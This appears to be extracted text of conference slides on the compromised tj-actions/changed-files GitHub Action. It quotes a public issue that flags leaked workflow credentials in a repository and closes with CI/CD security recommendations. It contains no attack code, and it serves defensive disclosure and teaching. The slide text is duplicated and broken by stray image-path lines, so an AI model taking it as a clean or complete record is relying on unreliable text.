Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>

1

Real-world Difficulties Aced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

(Closed)

shubham-stepsecurity opened on Mar 17

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/.github/workflows/integration_tests.yml](#)
Line 32 in [fd0796c](#)

32 `uses: tj-actions/changed-files@v45`

This run ids has creds leaked. Please rotate (if applicable) and delete the workflow run.
13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795, 13864483482, 13863919302
eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/job/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>

1

Real-world Difficulties faced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

(Closed)

shubham-stepsecurity opened on Mar 17

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/.github/workflows/integration_tests.yml](#)
Line 32 in [fd0796c](#)

32 `uses: tj-actions/changed-files@v45`


This run has creds leaked. Please rotate (if applicable) and delete the workflow run.
13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795, 13864483482, 13863919302
eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/job/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.


Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>

1

Incident Response for Compromised Actions





WE DIDN'T HAVE A RESPONSE PLAN



BUT NOW WE HAVE A LOT OF LESSONS LEARNED

Concrete Recommendations for CI/CD security

- Security monitoring for CI/CD Runners
- Set and Enforce an Action Allowlist
- Pin third party GitHub Actions to specific commit SHA
- Incident Response for Compromised Actions



DIDN'T THINK THAT PART THROUGH,
DID YA?

Acknowledgements

We would like to thank:

- BlackHat Review Committee
- tj-actions and reviewdog maintainers
- GitHub
- Adnan Khan
- Wiz
- Palo Alto
- Our speaker coach Phil Young



StepSecurity

Thank You!



Varun Sharma

varunsh@stepsecurity.io



Ashish Kurmi

akurmi@stepsecurity.io

